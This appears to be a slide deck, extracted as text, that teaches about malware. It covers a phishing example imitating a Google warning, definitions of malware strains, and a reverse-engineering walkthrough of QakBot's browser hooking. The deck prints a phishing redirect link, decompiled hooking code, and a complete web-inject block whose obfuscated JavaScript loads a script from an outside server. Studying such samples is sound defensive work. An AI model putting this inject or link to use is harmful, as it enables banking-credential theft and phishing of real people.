
There's a chance this is a false alarm, but we believe we detected government-backed attackers trying to steal your password. This happens to less than 0.1% of all Gmail users. We can't reveal what tipped us off because the attackers will take note and change their tactics, but if they are successful at some point they could access your data or take other actions using your account. To further improve your security, based on your current settings, we recommend:

[Change password](#)



PHISH OR LEGIT?

This is based on a real warning but links to a fake login page. The hackers tried to use Google to hide the actual link, which is from tinyurl. An email similar to this was used to target think tanks and politicians.



<https://google.com/amp/tinyurl.com/y7u8ewlr>

[Privacy](#) / [Terms](#) / [Feedback](#)

MALWARE

Malware is "**malicious software**" specifically designed to cause damage and disruption to computer systems and devices. - Gartner

Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of a system. - NIST SP 800-82 Rev. 2







IMPACT

Malware is one of the leading causes of data breaches, and the cost of malware attacks is on the rise. In 2022, the average cost of a malware attack was **\$2.65 million, up from \$2.5 million in 2021**. The report also found that the average time it takes to recover from a malware attack is now 82 days, up from 78 days in 2021.

- IBM Cost of a Data Breach Report 2023



MOST COMMON STRAINS



MOST COMMON STRAINS



BANKING MALWARE

Financial Data Theft Tool:


Using sneaky tricks like web injections and extra tools to steal your money-related data.



RANSOMWARE

Data Hostage-Taker:


Encrypts your data and demands a ransom in exchange for the decryption key.



SPYWARE

Covert Information Collector:

Instead of banking data, this software primarily targets and steals your login information.




MOST COMMON STRAINS



BANKING MALWARE

Financial Data Theft Tool:


Using sneaky tricks like web injections and extra tools to steal your money-related data.



WORMS

Widespread Seekers


Their mission is to infect as many systems as they can.



RANSOMWARE

Data Hostage-Taker:


Encrypts your data and demands a ransom in exchange for the decryption key.



WIPERS

Data Obliteration Specialists:


solely focused on erasing or destroying data on a system, often with no other agenda.



SPYWARE

Covert Information Collector:

Instead of banking data, this software primarily targets and steals your login information.



SPAMBOT

Email Spam Distributors:

primarily hijack infected machines to send out large volumes of spam emails, often numbering in the hundreds or thousands.

MOST COMMON STRAINS



BANKING MALWARE

Financial Data Theft Tool:


Using sneaky tricks like web injections and extra tools to steal your money-related data.



WORMS

Widespread Seekers

Their mission is to infect as many systems as they can.



REMOTE ACCESS TOOLS

Cyber Intrusion Facilitator

Popular tools that allow complete control over an infected machines.



RANSOMWARE

Data Hostage-Taker:


Encrypts your data and demands a ransom in exchange for the decryption key.



WIPERS

Data Obliteration Specialists:

solely focused on erasing or destroying data on a system, often with no other agenda.



POS-BASED MALWARE

Credit/Debit Card Data Thiefs:


designed to specifically exploit Point-of-Sale systems, with the primary aim of illicitly acquiring credit and debit card information.



SPYWARE

Covert Information Collector:

Instead of banking data, this software primarily targets and steals your login information.



SPAMBOT

Email Spam Distributors:

primarily hijack infected machines to send out large volumes of spam emails, often numbering in the hundreds or thousands.



MOST COMMON STRAINS



BANKING MALWARE

Financial Data Theft Tool:

Using sneaky tricks like web injections and extra tools to steal your money-related data.



RANSOMWARE

Data Hostage-Taker:


Encrypts your data and demands a ransom in exchange for the decryption key.







SPYWARE

Covert Information Collector:


Instead of banking data, this software primarily targets and steals your login information.



MOST COMMON STRAINS



MOST COMMON STRAINS



BANKING MALWARE

Consist of two main parts:

The 'Main Bot':

- Think of this as the mastermind.
- Stealthy intruder that slips into your web browser, such as Chrome or Firefox. It secretly injects a Malicious DLL (a piece of code)
- Retrieves **(web-injects)** from the DLL which contains **sensitive data** and transmits it to the evil server **(C2 server)**.

The 'DLL':

- Main Bot's undercover agent.
- Its job is to inject tricky code **(web-injects)** into specific websites you visit.
- If it detects valuable information, it sends it back to the Main Bot.
- Watches the data coming in and out of your browser

Extra tools or the "Henchmen":

- **VNC** (a way for attackers to take control of your computer) or
- **SOCKS** (a sneaky trick to make them harder to track). They might also include other secretive components to further their malicious objectives.



BANKING MALWARE



BACKGROUND

QBot, also known as Qakbot or Pinkslipbot, is a versatile information stealer with roots dating back to 2007. Initially focused on banking data theft, it also acts as a loader, utilizing C2 servers for payload targeting and download.

INITIAL ACCESS

- QakBot campaigns transitioned from Microsoft Office attachments to malicious HTML files.
- The malicious HTML files contain encoded JavaScript (HTML Smugling).
- When executed by the victim's browser, they trigger the download of the next payload stage.




QAKBOT

HOW IT WORKS

- Once the malicious DLL detects a user visiting a banking site, it can modify the website's content. With a single line of code, it can even replace the site with fake pages, allowing cybercriminals to carry out various tricks.


INTERNALS

Name	Type	Size
 qbot_inject_ldr.dll	Application extension	394 KB



QAKBOT INTERNALS

SIMPLIFIED REPRESENTATION OF WIN API




1. Internet Explorer initiates a request for a web page.
2. It uses the **InternetReadFile** API to read data from the web server.
3. The API sends a request to the Web Server.
4. The web server processes the request and sends back the Response Data (the web page) to Internet Explorer.



QAKBOT INTERNALS

SIMPLIFIED REPRESENTATION OF HOOK WIN API



1. Malware intercepts and hooks the InternetReadFile API.
2. The hooked API is responsible for intercepting and modifying web page requests.
3. The original InternetReadFile API is still present but is bypassed by the hooked version.
4. When Internet Explorer makes a Request for a Web Page, the hooked API intercepts it.
5. The hooked API can modify the request or response data before passing it on to the Web Server.
6. The web server sends back the Modified Data, which may include malicious content, to the browser.




QAKBOT INTERNALS

REVERSE ENGINEERING TO EXTRACT INSIGHTS



Name	Type	Size
qbot_inject_ldr.dll	Application extension	394 KB



```
if ( !v12 && a4 && *a4 && MultiByteStr[0] )
{
    String = (const CHAR *)ExtractString(0xC2Cu); // chrome.dll
    v11 = (LPCSTR)ExtractString(0x35C6u); // chrome_child.dll
    v8 = (const CHAR *)ExtractString(0x21C5u); // wininet.dll
    v14 = (const CHAR *)ExtractString(0x1CF5u); // nss3.dll
    v13 = (const CHAR *)ExtractString(0x5E4u); // nspr4.dll
}
```

Figure 1 - IDA decompiled obfuscated hooking function address 0x100026DC

```
int __stdcall hook_InternetReadFile(
    int hFile,
    int lpBuffer,
    unsigned int dwNumberOfBytesToRead,
    int *lpdwNumberOfBytesRead)
{
    _DWORD *v4; // eax
    _DWORD *v5; // edi
    int v6; // esi
    int File; // esi
    int v8; // esi

    sub_10002DC3();
    sub_1000BEFE();
    if ( !lpdwNumberOfBytesRead || (v4 = (_DWORD *)sub_1000C82B(hFile), (v5 = v4) == 0) )
    {
        sub_1000BF15();
        File = trampoline_InternetReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead);
        goto LABEL_14;
    }
}
```

Figure 2 - IDA decompiled obfuscated hooking function address **InternetReadFile**

These DLLs are essential components for web browsers and internet-related functionalities in both Chrome and Firefox, as well as for general network and security tasks in Windows.

The trojan attaches to 'InternetReadFile' and alters data it fetches.

When you visit your online bank, it secretly changes the website data.

Think of it like a forger modifying a document, but with online bank information.



QAKBOT INTERNALS

REVERSE ENGINEERING TO EXTRACT INSIGHTS



```
set_url https://www.████.com/ GP
data_before
<head>
data_end

data_inject
<script id="inj_add" type="text/javascript">(function(){function c(d){var
a=document.getElementById(d);a.parentNode.removeChild(a)}var
b=setInterval(function(){try{c("inj_add");clearInterval(b)}catch(e){}},1);var
n=document.head?n=document.head.parentNode:n=document.getElementsByTagName("head")[0].parentNode;n.style.opaci
ty=0;n.style.filter="alpha(opacity=0)";setTimeout(function(){var
n=document.head?n=document.head.parentNode:n=document.getElementsByTagName("head")[0].parentNode;if
(!/opacity/.test(n.getAttribute("style"))){n.style.opacity='';},
40000);navigator.bot_info={bot_id:'%BOTID%',user_name:'',user_domain:'',pc_name:'',vendor_id:'%BOT_VENDOR_ID%'};docu
ment.write('<scr'+ 'ipt id="inj_inj" src="https://secure-srv.com/wbj/br/content/████/tom/ajax.js?r='+Number(new
Date()).getHours()+(new Date()).getDay()+(new Date()).getMonth()+'"></scr'+ 'ipt>');})();</script>
data_end

data_after
data_end
```


Figure 3 - An entire injection data block for one website

- Injects data into a website specified in the "set_url" item.
- When a victim visits the matching website, a local hook function captures the website's HTML source code.
- It locates the "<head>" section within the HTML code, defined between "data_before" and "data_end."
- The injection module then **adds JavaScript code** between "data_inject" and "data_end" within the "<head>" and "</head>" labels.
- The modified HTML source code is sent back to the browser, and the malicious JavaScript code executes when the page is displayed.



How do you want to open this file?

Keep using this app



Other options



[More apps](#) ↓

☐ Always use this app to open .html files

OK



Type here to search



USD/MXN +0.50%



ENG
US

21:36
02/11/2023





QAKBOT INTERNALS

IN A NUTSHELL

